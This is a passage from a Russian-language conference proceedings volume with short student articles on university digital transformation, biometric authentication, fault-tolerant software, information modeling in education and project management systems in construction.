Шаблоны проектирования программного обеспечения представляют собой мощный инструмент, который помогает разработчикам создавать высококачественное, модульное и легко поддерживаемое ПО. Понимание различных видов и классификаций шаблонов проектирования позволяет разработчикам выбирать наиболее подходящие решения для конкретных задач и задач, способствуя повышению производительности и качества программных продуктов.

\*\*\*

1. Симакова В.Е., Бедняк С. Г., Технологии виртуализации [Текст] / Известия Самарского научного центра РАН, 2013. № 2-1.
2. Тьюринг А. М. Вычислительные машины и разум [Текст] // Хофштадер Д., Деннет Д. Глаз разума. — Самара: Бахрах-М, 2003. — С. 47- 59.
3. Компьютер учится и рассуждает (ч. 1) // Компьютер обретает разум = Artificial Intelligence Computer Images [Текст] // под ред. В. Л. Стефанюка / Москва: Мир, 1990. — 240 с.

**Болтукаев И.И.<sup>1</sup>, Калитин Н.С.<sup>2</sup>, Магазиева З.А.<sup>3</sup>**

**Почему университеты должны внедрять цифровую трансформацию в свой образовательный процесс**

<sup>1</sup>ФГБОУ ВО «Чеченский государственный университет им А. А. Кадырова»

<sup>3</sup>ФГБОУ ВО «Грозненский государственный нефтяной технический университет им. акад. М.Д. Миллионщикова»

(Россия, Грозный)

<sup>2</sup>АОЧУ ВО «Московский финансово-юридический университет»

(Россия, Москва)

doi: 10.18411/trnio-04-2024-638

**Аннотация**

В этой статье обсуждаются текущие практики и направления цифровой трансформации с помощью структуры, поддерживающей стратегические меры реагирования и структурные изменения, которые высшие учебные заведения могут реализовать для улучшения цифрового преподавания и обучения.

**Ключевые слова:** университеты, цифровизация, образование, трансформация, инновации.

**Abstract**

This article discusses current practices and directions of digital transformation through a framework supporting strategic responses and structural changes that higher education institutions can implement to improve digital teaching and learning.

**Keywords:** universities, digitalization, education, transformation, innovation.

Цифровая трансформация в секторе образования означает интеграцию цифровых технологий во все области деятельности университета, фундаментально меняя их работу и принося пользу студентам. Общее определение цифровой трансформации — это интеграция цифровых технологий в процессы, операции, пользовательский опыт и даже культуру. Поиск способов использования новых технологий или модификации существующих процессов для решения проблем и упрощения жизни и работы в каждой отрасли, включая высшее образование. Цифровая трансформация для высшего образования может включать в себя автоматизацию ранее ручного процесса, экономию драгоценного времени и ресурсов, переход от бумажных документов к PDF-файлам или создание форм, которые студенты могут быстро



заполнить с просьбой об изменении своего класса или специальности. Речь идет не только об обновлении старых систем, но и о переосмыслении образования в эпоху цифровых технологий.

Она предполагает изменения в общем мышлении и подходе учреждения. Речь идет об использовании инноваций и гибкости, переходе от традиционных образовательных моделей к более динамичным и ориентированным на учащихся подходам.

Цифровая трансформация требует изменения набора навыков и ролей среди университетской рабочей силы. Растет потребность в цифровой грамотности среди преподавателей и административного персонала.

Улучшает преподавание, обучение, администрирование и образование в целом. Цифровая трансформация выходит за рамки электронного обучения, используя технологии и данные для улучшения институциональной деятельности в более широком масштабе, чтобы улучшить жизнь преподавателей, сотрудников, студентов и выпускников.

Несмотря на эту технологическую революцию, охватившую институты по всему миру, очень много процессов все еще происходит на бумаге. Из-за сопротивления изменениям, нежелания тратить деньги, страха перед технологиями, недостаточного использования ИТ-отделов и множества других причин некоторые учреждения до сих пор не переходят на цифровые технологии, что ставит под угрозу их конкурентоспособность и стоит им преимуществ автоматизации.

Сегодня цифровая трансформация больше не является вариантом — это то, что должно произойти, чтобы учреждение могло держать свои двери открытыми. Причины этого перечислены ниже:

Современный студент сталкивается с новыми обязанностями и проблемами, которых не было у студентов прошлых поколений. Все больше студентов работают, одновременно получая образование, поэтому гибкая учебная программа и график занятий стали ожидаемыми, чтобы студенты могли поддерживать баланс между учебой, семьей и работой. По состоянию на январь 2024 года каждый третий студент колледжа посещал онлайн-курсы ради удобства и гибкости. Первокурсники, поступающие в колледж, родились в 2000 годах и выросли на цифровых устройствах. Они ожидают легкости и удобства, которые цифровые технологии обеспечивали им всю жизнь. Кроме того, они ожидают, что общение с учреждением будет приятным и визуально привлекательным, как и с другими аспектами своей жизни каждый день на Netflix, Amazon, социальных сетях и т. д.

Мир быстро переходит в цифровой формат, и не видно никаких признаков замедления или поворота назад. Высшее образование не является исключением. Проблемы как набора, так и удержания студентов становятся все более трудными. Согласно исследованию EDUCAUSE, некоммерческой ассоциации, занимающейся продвижением информационных технологий в высшем образовании:

13% учреждений уже начали использовать цифровую трансформацию в своих кампусах.

32% разрабатывают стратегию по внедрению цифровой трансформации.

38% изучают цифровую трансформацию и изучают его возможности.

Учреждения, вступающие в эпоху цифровых технологий, имеют уникальную возможность оценить свои проблемы и способы их решения с помощью технологий. Вот несколько примеров:

Бумажные ресурсы непрактичны. Цифровизация использует ресурсы более эффективно и делает их более доступными.

Без программного обеспечения для планирования или анализа данных профессорам сложнее работать продуктивно или достигать более высоких результатов обучения.

Бумажные и PDF-файлы небезопасны и делают данные студентов уязвимыми для взлома, что накладывает серьезные обязательства на университет.

Цифровые инструменты расширяют возможности обучения для большего числа учащихся и одновременно удовлетворяют больше потребностей.

Неспособность переосмыслить и обновить устаревшие образовательные практики может негативно повлиять на удержание студентов и процессы в организации. К счастью, недавний

опрос Gartner показал, что 86% институциональных ИТ-директоров считают, что цифровые интегрированные кампусы — это будущее образования.

Модернизируйте форму приема, чтобы поля заполнялись автоматически, и сократите количество шагов, необходимых для ее заполнения.

И последнее, но не менее важное: цифровая трансформация позволяет высшим учебным заведениям оставаться конкурентоспособными. Не отставайте от конкурирующих колледжей и университетов из-за нежелания модернизироваться. Это должно быть приоритетом, поскольку ситуация быстро

меняется, студенты отдают приоритет гибкости и цифровым решениям, а также преимуществам экономии средств, которые можно ожидать от модернизации институциональных процессов. Это не только может помочь увеличить удержание студентов, но и привести к большему росту доходов.

Заключение

Цифровая трансформация для цифрового обучения — это итеративный процесс. По мере развития передовых цифровых технологий инициативы Цифровая трансформация станут обычным явлением для высших учебных заведений. Цифровая трансформация для цифрового обучения обеспечивает студентам гибкость и доступность и готовит их к решению проблем в цифровом мире. Усилия Цифровая трансформация будут продолжать формировать нормы и методы высшего образования, чтобы оно адаптировалось и развивалось параллельно с обществом.

\*\*\*

1. Бим-Бад, Б. М. Информатизация образования / Б. М. Бим-Бад. – Текст : электронный // Педагогический энциклопедический словарь. – М., 2002. – С. 109-110. – URL: [https://pedagogical\\_dictionary.academic.ru/1312/Информатизация\\_образования](https://pedagogical_dictionary.academic.ru/1312/Информатизация_образования) (дата обращения: 20.04.2020).
2. Гордон, Л. Г. Информационные технологии в образовании для общества знаний: существует ли универсальный ключ? / Л. Г. Гордон. – URL: [http://www.ifapcom.ru/files/Monitoring/gordon\\_IKT-obraz.pdf](http://www.ifapcom.ru/files/Monitoring/gordon_IKT-obraz.pdf) (дата обращения: 20.04.2020). – Текст : электронный.
3. Двенадцать решений для нового образования. Доклад центра стратегических разработок и высшей школы экономики. – М. : НИУ «Высшая школа экономики», 2018. – 106 с. – URL: [https://www.hse.ru/data/2018/04/06/1164671180/Doklad\\_obrazovanie\\_Web.pdf](https://www.hse.ru/data/2018/04/06/1164671180/Doklad_obrazovanie_Web.pdf) (дата обращения: 20.04.2020). – Текст : электронный.
4. Информатизация образования. – Текст : электронный // Словарь терминов по общей и социальной педагогике. – URL: [https://social\\_pedagogy.academic.ru/236](https://social_pedagogy.academic.ru/236) (дата обращения: 20.04.2020).
5. Мавлютова, Г. А. Цифровизация в современном высшем учебном заведении / Г. А. Мавлютова. – Текст : электронный // Экономическая безопасность и качество. – 2018. – № 3 (32). – С. 5-7. – URL: <https://cyberleninka.ru/article/n/tsifrovizatsiya-v-sovremennom-vysshem-uchebnom-zavedenii/viewer> (дата обращения: 20.04.2020).
6. Национальный проект «Образование». – URL: <https://strategy24.ru/ru/education/projects/natsionalnyy-proekt-obrazovanie> (дата обращения: 20.04.2020). – Текст : электронный.
7. Некрасов, В. Н. Инновация, информатизация, цифровизация: соотношение и особенности правовой регламентации / В. Н. Некрасов. – Текст : электронный // Вопросы российского и международного права. – 2018. – Т. 8, № 11А. – С. 137-143. – URL: <http://publishing-vak.ru/file/archive-law-2018-11/19-nekrasov.pdf> (дата обращения: 20.04.2020).
8. Никулина, Т. В. Информатизация и цифровизация образования: понятия, технологии, управление / Т. В. Никулина, Е. Б. Стариченко // Педагогическое образование в России. – 2018. – № 8. – С. 107-112.

**Ворожейкина А.Д.**

**Биометрическая аутентификация в защите информации**

*Самарский государственный технический университет  
(Россия, Самара)*

doi: 10.18411/trnio-04-2024-639

#### **Аннотация**

Статья освещает современные методы биометрической аутентификации в контексте обеспечения информационной безопасности. Рассмотрены основные методы, такие как

отпечатки пальцев, распознавание лица и голосовая биометрия, и их применение в системах безопасности. Обсуждаются преимущества и недостатки каждого метода, а также возможные риски, связанные с их использованием.

**Ключевые слова:** биометрическая аутентификация, информационная безопасность, отпечатки пальцев, распознавание лица, голосовая биометрия

### Abstract

The article highlights modern methods of biometric authentication in the context of information security. The main methods, such as fingerprints, facial recognition and voice biometrics, and their application in security systems are considered. The advantages and disadvantages of each method are discussed, as well as the possible risks associated with their use.

**Keywords:** biometric authentication, information security, fingerprints, face recognition, voice biometrics

Одним из наиболее эффективных методов защиты информации является биометрическая аутентификация, основанная на уникальных физиологических и поведенческих характеристиках человека. Биометрическая аутентификация включает в себя использование таких характеристик, как отпечатки пальцев, голос, радужка глаза, лицо, а также особенности походки или набора клавиш при вводе пароля. Данные характеристики являются уникальными для каждого человека и практически невозможны к подделке или воспроизведению.

Рассмотрим основные методы биометрической аутентификации и их применение в системах информационной безопасности:

1. Отпечатки пальцев

Отпечатки пальцев – это один из самых распространенных методов биометрической аутентификации. Датчики отпечатков пальцев используются в смартфонах, ноутбуках, а также в биометрических системах доступа. Они работают путем сканирования уникальных паттернов на поверхности пальцев, которые затем сравниваются с сохраненными в базе данных.

Преимущества: Высокая точность и уникальность отпечатков пальцев делают этот метод очень надежным.

Недостатки: Возможность воспроизведения отпечатков пальцев с помощью специальных технологий и риск утечки биометрических данных.

2. Распознавание лица

Метод распознавания лица использует уникальные черты лица человека, такие как форма лица, расположение глаз, носа, и т.д. Для аутентификации человека система снимает его фотографию и сравнивает с ранее сохраненными образцами.

Преимущества: Удобство использования, так как не требуется никаких дополнительных устройств, за исключением камеры.

Недостатки: Метод может быть обманут с помощью фотографий или видеозаписей лица человека, а также может испытывать затруднения в условиях недостаточного освещения.

3. Голосовая биометрия

Голосовая биометрия анализирует уникальные характеристики голоса человека, такие как тон, скорость речи, интонация и т.д. Для аутентификации голос человека записывается и сравнивается с предварительно сохраненными образцами.

Преимущества: Естественность и удобство использования, отсутствие необходимости в дополнительных устройствах.

Недостатки: Возможность обмана с помощью записей голоса человека, а также некоторые трудности при работе в шумных или неидеальных условиях.

Система аутентификации пользователей представляет собой важный элемент информационной безопасности корпоративных систем, и ее значимость нельзя недооценить. Основная цель подсистемы аутентификации заключается в проверке подлинности пользователя информационной системы, и поэтому она должна быть надежной и соответствовать высоким стандартам, исключая возможные ошибки в предоставлении доступа. Существующие методы аутентификации различаются по степени надежности, и, как правило, более сильная защита приводит к значительному увеличению затрат на систему, что подразумевает необходимость проведения анализа рисков и оценки экономической целесообразности использования различных мер защиты при выборе метода аутентификации. Тем не менее, в последнее время наблюдается изменение эффективности применяемых методов аутентификации.

Методы аутентификации можно классифицировать на три группы (или «фактора») в зависимости от используемых принципов: «что вы знаете» (you know), «что вы имеете» (you have) и «кто вы есть» (you are). Системы строгой аутентификации обычно используют два или более фактора при проверке подлинности пользователей.

На текущий момент, средства аутентификации первой группы (you know) являются наиболее экономичными с точки зрения стоимости, но в то же время наименее надежными. Пароль пользователя можно узнать, перехватить в процессе передачи данных и даже подобрать. В случае, если политика безопасности предполагает использование сложных паролей, пользователи могут испытывать трудности с их запоминанием, и, как результат, часто прибегают к записям паролей, что может представлять угрозу для безопасности. Особенно опасным становится это в системах, где используется принцип «единого входа» (single sign-on), при котором сотрудник использует один и тот же пароль для доступа к различным корпоративным приложениям и ресурсам. Зачастую, не понимая важности процедуры аутентификации, сотрудники могут даже передавать свои пароли коллегам. Следует отметить, что процедура аутентификации тесно связана с другими аспектами информационной безопасности, такими как мониторинг активности в системе, и в случае инцидента без четкой идентификации пользователя может быть сложно определить причины инцидента.

Системы строгой аутентификации, основанные на факторах «you know» и «you have», предоставляют больше возможностей для усиления защиты. Например, использование токенов, которые генерируют одноразовые пароли и не имеют соединения с защищаемой системой, делает подделку очень сложной, а сам пароль нельзя повторно использовать. Наиболее известными примерами таких устройств являются RSA SecureID и Vasco Digipass, которые могут быть эффективно использованы в области электронной коммерции, включая интернет-банкинг, а также для обеспечения безопасности ключевых пользователей, таких как администраторы информационной системы и руководители. Они также могут применяться для аутентификации при удаленном доступе с маловероятных рабочих мест, например, при работе из интернет-кафе. Однако следует отметить, что такой метод аутентификации также не лишен недостатков, так как токен можно передать вместе с ПИН-кодом другому пользователю.

Средства аутентификации, основанные на биометрических методах, предоставляют наиболее строгий уровень безопасности и сейчас активно привлекают внимание, особенно с учетом постепенного снижения их стоимости. В настоящее время существуют и разрабатываются биометрические системы идентификации, которые включают в себя такие методы, как сканирование отпечатков пальцев, запаха, ДНК, формы уха, геометрии лица, температуры кожи лица, клавиатурного почерка, отпечатка ладони, рисунка вен ладони, структуры сетчатки глаза, рисунка радужной оболочки глаза, подписи и голоса. Например, аутентификация по отпечаткам пальцев считается одним из наиболее перспективных методов идентификации.

Процесс идентификации выполняется быстро и не требует больших усилий со стороны пользователей. Вероятность ошибки при идентификации пользователя гораздо ниже по сравнению с другими биометрическими методами. Биометрические системы также могут быть более компактными, например, существуют системы размером менее стандартной банковской карточки.

А вот существующая идентификация на основе радужной оболочки глаза предоставляет ряд преимуществ, так как образец радужной оболочки находится на поверхности глаза и не требует специальных усилий со стороны пользователя. Сканеры радужной оболочки могут быть установлены на банкоматах и могут быть использованы даже людьми с ослабленным зрением, но с неповрежденной радужной оболочкой. Катаракта, повреждение хрусталика глаза, не влияет на процесс сканирования радужной оболочки.

Сканирование сетчатки глаза осуществляется с использованием инфракрасного света низкой интенсивности, направленного через зрачок к кровеносным сосудам на задней стенке глаза. Эти сканеры широко используются в секретных системах контроля доступа из-за их низкой степени отказа и практически нулевой вероятности ошибочного доступа. Тем не менее, заболевания глаз, такие как катаракта, могут повлиять на качество изображения и увеличить вероятность ошибок.

Чтобы уменьшить вероятность ошибок, часто используют системы многофакторной аутентификации, которые комбинируют несколько методов, такие как отпечаток пальца, геометрия ладони и рисунок вен ладони. Такие системы снижают вероятность ошибок и повышают общий уровень надежности.

Биометрическая аутентификация представляет собой мощный инструмент в обеспечении информационной безопасности. Однако, каждый из методов имеет свои преимущества и недостатки, и выбор конкретного метода зависит от требований конкретной системы и уровня безопасности, который необходимо обеспечить.

В будущем, с развитием технологий можно ожидать дальнейшего совершенствования методов биометрической аутентификации и их более широкого применения в системах информационной безопасности. Однако, вместе с этим важно учитывать и риски, связанные с возможным злоупотреблением и нарушением приватности биометрических данных.

\*\*\*

1. Ожерельева Т.А. Информационные образовательные модели // Перспективы науки и образования-2014. – №6. – С.53-59.
2. Тымченко Е.В. Информационные технологии в формировании образовательных ресурсов // Управление образованием: теория и практика – 2015. – № 1(17) – С.179–187.

**Ворожейкина А.Д.**

**Отказоустойчивое ПО: ключ к надежности и устойчивости**

*Самарский государственный технический университет  
(Россия, Самара)*

doi: 10.18411/trnio-04-2024-640

#### **Аннотация**

Статья обсуждает важность и методы создания программного обеспечения, способного продолжать работу в случае сбоев и ошибок. В статье рассматриваются основные принципы и технологические подходы к отказоустойчивости.

**Ключевые слова:** отказоустойчивое программное обеспечение, надежность, сбои, восстановление, разделение на компоненты, резервирование.

#### **Abstract**

The article discusses the importance and methods of creating software that can continue to work in case of failures and errors. The article discusses the basic principles and technological approaches to fault tolerance.

**Keywords:** fault-tolerant software, reliability, failures, recovery, separation into components, redundancy.

Создание отказоустойчивого программного обеспечения является не только важным аспектом разработки, но и искусством, требующим глубокого понимания принципов и методов обеспечения надежности и восстановления.

Отказоустойчивость в программном обеспечении (далее – ПО) означает его способность продолжать работу в случае возникновения сбоев или непредвиденных условий, что включает в себя как предотвращение отказов, так и способы восстановления после возникновения проблем.

Отказоустойчивые системы строятся на основе принципа разделения на компоненты. Каждый компонент должен быть независимым и обладать четкими интерфейсами взаимодействия с другими компонентами, что позволяет изолировать проблемы и предотвращать распространение сбоев на всю систему.

Важным аспектом отказоустойчивости является использование резервирования и дублирования (копий данных, дублирование жизненно важных компонентов системы, таких как серверы и сервисы, а также использование резервных путей связи).

Системы должны быть способны обрабатывать ошибки и исключения. Это означает, что система должна быть спроектирована таким образом, чтобы даже при сбое одной части она продолжала функционировать в ограниченном режиме, предоставляя важные услуги пользователям.

Отказоустойчивые системы должны быть активно мониторированы, чтобы выявлять потенциальные проблемы на ранних стадиях и предотвращать их возникновение. Автоматизация процессов восстановления и переключения на резервные ресурсы также играет важную роль в обеспечении надежности системы. Технологические подходы к отказоустойчивости:

- Использование распределенных систем позволяет создавать отказоустойчивые приложения, которые могут продолжать работу даже при сбое отдельных узлов или компонентов;
- Облачные вычисления предоставляют множество инструментов и сервисов для создания отказоустойчивых приложений, включая автоматическое масштабирование, резервирование ресурсов и географическое распределение;
- Контейнеризация и оркестрация позволяют создавать и управлять отказоустойчивыми микросервисными архитектурами, где каждый компонент приложения запускается в изолированном контейнере и может быть легко масштабирован или восстановлен.

Сегодня ПО широко применяется в различных сферах современной жизни, включая научные исследования, производство, транспорт, медицину и многие другие отрасли, которые оказывают непосредственное или косвенное воздействие на нашу повседневную жизнь. Гибкость информационных систем, постоянно растущие требования общества и конкуренция в бизнесе способствуют расширению области применения программных решений. Без программного обеспечения многие из наших современных достижений были бы фактически недостижимы.

Тем не менее, несмотря на широкое распространение программного обеспечения, создание идеально надежного программного продукта представляет собой огромную трудность из-за множества факторов. Всегда существует вероятность обнаружения потенциальных ошибок в логике программы в будущем, и последствия таких ошибок могут быть непредсказуемыми. Можно утверждать, что только наиболее простые решения при проектировании и разработке программного обеспечения можно полностью гарантировать от ошибок. Но поскольку программное обеспечение используется для решения все более сложных задач, вероятность наличия логических ошибок в нем возрастает.

Применение программного обеспечения в различных областях науки и техники предъявляет высокие требования к его надежности. Критические области включают в себя космическую промышленность, ядерную энергетику, банковскую систему, экологическое моделирование, химическое производство, медицину и многие другие. Отказ программного

обеспечения, используемого в таких областях, может привести к серьезным финансовым потерям и иметь серьезные последствия.

Несмотря на возможные ошибки в проектных решениях или коде программы, необходимо обеспечить запрограммированный уровень надежности и гарантировать отказоустойчивость программы в соответствии с требованиями и пожеланиями разработчика. Достижение отказоустойчивости программного обеспечения возможно благодаря применению алгоритмов и методов разработки программ, которые повышают вероятность достижения правильного и безопасного результата. Поскольку эти концепции зависят от конкретных функций и архитектуры программы, потребность в отказоустойчивости программ непосредственно зависит от их назначения.

Можно отметить, что существует разнообразие методологий, применяемых при проектировании и разработке отказоустойчивого программного обеспечения. Одной из наиболее перспективных методологий является подход, известный как мультиверсионное программирование. Эта методология предполагает создание программного обеспечения, которое включает в себя несколько компонентов, имеющих аналогичное назначение. В процессе выполнения мультиверсионного программного обеспечения результат гарантированно получается, независимо от возможных ошибок, допущенных в отдельных версиях программных модулей.

Основным преимуществом мультиверсионного программного обеспечения является его способность сохранять работоспособность, даже если произойдет сбой в значительном количестве модулей. Обычно результаты работы различных версий модулей оцениваются с помощью голосования, и из них выбирается единственный правильный вариант, который предоставляется пользователю или служит исходными данными для следующего модуля или версии модуля (если модуль создан с учетом мультиверсионной методологии). Этот подход придает мультиверсионному программному обеспечению большую устойчивость к отдельным ошибкам по сравнению с традиционным одноверсионным программным обеспечением.

Несмотря на успехи в теоретических исследованиях и практическом применении мультиверсионного программного обеспечения, остается ряд нерешенных задач, связанных с проектированием, реализацией и сопровождением программного обеспечения данного класса. В частности, необходимо установить единые стандарты для версий модулей мультиверсионного программного обеспечения, стандартизировать межмодульный интерфейс и создать унифицированную среду выполнения для мультиверсионного программного обеспечения. Решение этих задач станет предметом научных исследований, которые в будущем послужат основой для выполнения дипломного проекта.

Мультиверсионное программирование действительно представляет интересную методологию в области отказоустойчивого программного обеспечения. Этот подход позволяет сократить риски, связанные с возможными ошибками в коде или сбоями в работе отдельных компонентов. Он особенно актуален в сферах, где надежность и стабильность программы имеют критическое значение, таких как медицина, авиация, и финансовые системы. Однако, как и любая методология, мультиверсионное программирование также имеет свои вызовы. Важно обеспечить согласованность и совместимость между различными версиями модулей, что может потребовать дополнительных усилий в разработке и тестировании. Кроме того, вопросы эффективного управления и обновления множества компонентов также могут потребовать внимания.

В будущем исследования в этой области помогут улучшить и оптимизировать методологию мультиверсионного программирования, делая ее ещё более привлекательной и надежной для создания отказоустойчивого программного обеспечения.

Создание отказоустойчивого программного обеспечения – это сложный процесс, который требует внимания к множеству аспектов, начиная от архитектуры и дизайна и заканчивая реализацией и тестированием, но инвестиции в отказоустойчивость оправданы, так как они обеспечивают надежную работу системы даже в самых непредвиденных ситуациях, что в конечном итоге способствует улучшению пользовательского опыта и доверия к продукту.

\*\*\*

1. Батоврин В.К. Системная и программная инженерия. Словарь-справочник. – Москва: ДМК-Пресс, 2010.
2. Орлов С. А. Технологии разработки программного обеспечения. — СПб.: Питер, 2003.
3. Якобсон А., Буч Г., Рамбо Дж. Унифицированный процесс разработки программного обеспечения. – СПб.: Питер, 2002. – 496 с.: ил.

**Ворожейкина А.Д.**

**Роль информационного моделирования в образовательном процессе**

*Самарский государственный технический университет*

*(Россия, Самара)*

doi: 10.18411/trnio-04-2024-641

**Аннотация**

Статья рассматривает роль информационного моделирования в современном образовании. Она также обсуждает преимущества использования информационных моделей в учебном процессе, а также предоставляет примеры их применения в различных образовательных контекстах.

**Ключевые слова:** информационное моделирование, образовательные технологии, визуализация данных, интерактивное обучение, цифровые навыки.

**Abstract**

The article examines the role of information modeling in modern education. She also discusses the benefits of using information models in the learning process, as well as provides examples of their application in various educational contexts.

**Keywords:** information modeling, educational technologies, data visualization, interactive learning, digital skills.

Информационное моделирование (далее по тексту – ИМ) – это процесс создания моделей, которые отражают структуру, функции и взаимосвязи между различными компонентами системы или явления. В образовательных технологиях информационное моделирование используется для анализа данных, визуализации информации, прогнозирования результатов и создания интерактивных средств обучения:

- Информационные модели помогают студентам визуализировать абстрактные и сложные концепции, что делает обучение более доступным и понятным;
- Студенты могут анализировать информацию, выявлять паттерны, и делать выводы на основе визуализированных данных, что развивает их критическое мышление и способность принимать обоснованные решения;
- Информационные модели могут быть интерактивными, что позволяет студентам самостоятельно исследовать материалы, решать задачи и тестировать свои знания;
- С использованием информационных моделей можно создавать образовательные программы, адаптированные под индивидуальные потребности и способности каждого ученика;
- Обучение с использованием информационного моделирования помогает студентам развивать цифровые навыки, которые являются ключевыми в современном информационном обществе.

Примеры применения ИМ в образовательных технологиях:

1. Виртуальные лаборатории;
2. Географические информационные системы (ГИС);
3. Моделирование и симуляция процессов;
4. Интерактивные учебные платформы.



Несмотря на широкое использование термина «информационное моделирование», его применение в образовательных контекстах не имеет жестких ограничений. В образовании информационное моделирование может применяться с разными целями. Оно всегда включает в себя информационные модели и может использоваться для создания образовательных ресурсов. Также оно часто ассоциируется с информационным взаимодействием при передаче знаний и может применяться в управлении персоналом. Кроме того, информационное моделирование может использоваться для тестирования в процессе обучения, особенно на основе оппозиционных переменных, и для повышения качества образования в целом. В области наук о Земле широко применяется пространственное ИМ, выполняющее функции отражения реального мира и функции обучения. Есть точка зрения, согласно которой интегральной целью информационного моделирования является формирование представления о мире у обучающихся.

Информационное моделирование может быть рассмотрено с разных точек зрения. В контексте образования оно может представлять собой процесс передачи информации от преподавателя к учащемуся во время непосредственного обучения, что можно назвать процессуальным и активным информационным моделированием. Альтернативно, обучение может осуществляться с использованием информационных ресурсов и закрытых информационных моделей (например, заданий или тестов), что можно назвать ресурсным и пассивным информационным моделированием. В последнем случае происходит передача моделей в виде информационных сообщений.

Для эффективного ИМ важными являются коммуникационные образовательные технологии, такие как мультимедийные, дистанционные, виртуальные и презентационные.

Также важным аспектом информационного моделирования является информационная конструкция, которая может включать в себя информационные модели объектов, процессов и ситуаций, а также использование лингвистических и паралингвистических методов. Эти аспекты информационного моделирования можно обобщить под понятием «информационная конструкция» – (далее по тексту – ИК).

Основные характеристики ИК включают в себя:

1. Интерпретируемость: возможность восприятия и понимания смысла элементов ИК человеком или с помощью специальных систем. Это различает ИК на интерпретируемые непосредственно и опосредованно. Первые могут быть восприняты и интерпретированы человеком, в то время как вторые требуют дополнительных средств для интерпретации.
2. Структурированность: наличие фиксированной структуры и связей между элементами ИК.
3. Информационная емкость: определенную емкость, которая может быть формальной и физической, в зависимости от записи ИК на материальный носитель.
4. Семантические единицы, такие как слова, предложения и фразы, которые придают смысл ИК.

ИК может принимать разные формы представления, такие как текст, аудио или визуальное представление. Она также обладает рядом характеристик, включая интерпретируемость, структурированность, связность, физический объем, информационную емкость, меру, знания, семиотические характеристики и отношение релевантности. ИК выполняет три основные функции:

1. Семантическую: создает смысловую информацию и знания.
2. Лингвистическую: обеспечивает лингвистические отношения и структуру.
3. Коммуникационную: служит средством обучения и передачи информации.

Таким образом, ИК представляет собой важный элемент информационных систем, способный хранить, передавать и обрабатывать информацию, а также являться источником знаний и смысла в образовательных и коммуникационных процессах.

Семантическая функция информационной конструкции (ИК) заключается в том, что она содержит смысл, смысловое значение, идею и знание. ИК способна представлять информацию в виде, который может быть понят и интерпретирован человеком. В контексте образования, ИК играет ключевую роль в передаче знаний и формировании понимания у обучающихся.

Лингвистическая функция ИК подразумевает, что ИК является элементом одного или нескольких языков. Она обеспечивает лингвистические отношения и структуру, что позволяет ИК быть понятным и интерпретируемым через язык. Язык служит средством передачи смысла и знаний, а ИК включает в себя элементы этого языка.

Коммуникационная функция ИК заключается в том, что она переносит информацию и является частью системы коммуникации. ИК используется для обмена информацией между людьми или между человеком и информационной системой. Она может быть использована как средство обучения и передачи знаний.

Семантическая сущность информации, представленной в ИК, проявляется через человека. Информация, содержащаяся в ИК, оживляется и приобретает смысл только через восприятие и понимание человеком. Важность представления ИК заключается в том, что оно ориентировано на человека и должно быть согласовано с его способностью воспринимать и интерпретировать информацию.

Что касается представления знаний, то оно может быть выполнено двумя основными способами: интенциональным и экстенциональным. Интенциональные методы основаны на операциях с признаками и связями между ними, в то время как экстенциональные методы используют конкретные факты и объекты. Выбор метода зависит от целей и характера информации, которую необходимо представить.

Итак, информационное моделирование в образовании является сложным и многоаспектным процессом, который включает в себя семантические, лингвистические и коммуникационные аспекты. Он ориентирован на передачу знаний, формирование смысла и понимания у обучающихся и играет важную роль в современных образовательных технологиях.

В заключение, информационное моделирование играет ключевую роль в современных образовательных технологиях, обеспечивая более эффективное и интерактивное обучение. Применение информационных моделей способствует развитию критического мышления, цифровых навыков и подготавливает студентов к вызовам современного информационного общества.

\*\*\*

1. Ковалев, И. В. Архитектурная надежность программного обеспечения информационно - управляющих систем: монография / И. В. Ковалев, Р. Ю. Царев, Д. В. Капулин; Краснояр. гос. аграр. ун - т. – Красноярск, 2011. – 182 с.
2. Царев, Р. Ю. Методология многоатрибутивного формирования мультиверсионного программного обеспечения сложных систем управления и обработки информации: монография / Р. Ю. Царев; Краснояр. гос. аграр. ун - т. – Красноярск, 2011. – 210 с.

**Гартман Д.С., Лаптева В.В., Лаптев С.В.**

### **Процесс создания информационных систем в сфере строительства**

*Кубанский государственный аграрный университет им. И.Т. Трубилина  
(Россия, Краснодар)*

doi: 10.18411/trnio-04-2024-642

#### **Аннотация**

В данной статье произведен анализ процесса проектирования информационных систем для строительных компаний, а также рассмотрены проблемы, возникающие в ходе данного процесса.

**Ключевые слова:** информационная система, строительные компании, рациональное использование ресурсов.

**Abstract**

This article analyzes the process of designing information systems for construction companies, as well as discusses the problems that arise during this process.

**Keywords:** information system, construction companies, rational use of resources.

Информационная система управления проектами (ИСУП) является крайне важным элементом для рационального и успешного ведения проекта. Процесс развития данных систем все еще идет и за последние 11 лет ИСУП потерпели значительные изменения и нововведения. Так, например, вначале существовали системы для одного пользователя, который мог управлять единственным проектом, но со временем произошел переход на сложные ИСУП, которые позволили вести параллельную работу с большим количеством проектов и выполняют не только их планирование. Существует две проблемы, которые способствуют усложнению ИСУП: первая заключается в том, что разработчики все чаще вынуждены работать с постоянно увеличивающимся количеством различных бизнес-процессов, которые, в свою очередь, требуют постоянной поддержки посредством совершенствования программного ПО и исправления ошибок в его работе; вторая проблема возникает у пользователей ИСУП, которые иногда не могут понять как настроить некоторые параметры в определенной организационной системе, а выбрать оптимальный программный продукт становится все сложнее и сложнее.

Информационные системы управления проектами определяют следующие параметры: объем работы, затрачиваемое время, цена работ и их качество. Также, такие системы отвечают за формирование коллектива: набор сотрудников, организация их деятельности и назначение каждому определенной роли. Данный функционал облегчает работу с подтверждающей документацией, например, контрактами. В ИСУП основная работа происходит с документами и распространении необходимых данных об определенном проекте. К основным данным о проекте относятся: цели и задачи, расположение, и график работ. Также допустимо использование камер видеонаблюдения для контроля действий сотрудников во время проведения работ и фиксации конфликтов. Не лишним будет и создание сайта для связи с настоящими или будущими клиентами. Информационная система управления проектами имеет в своем арсенале поддержку статуса проекта от концепта до результата. Вся эта информация о проекте может быть объединена и включена в портфель проекта, а также применяться для планирования других проектов в будущем.

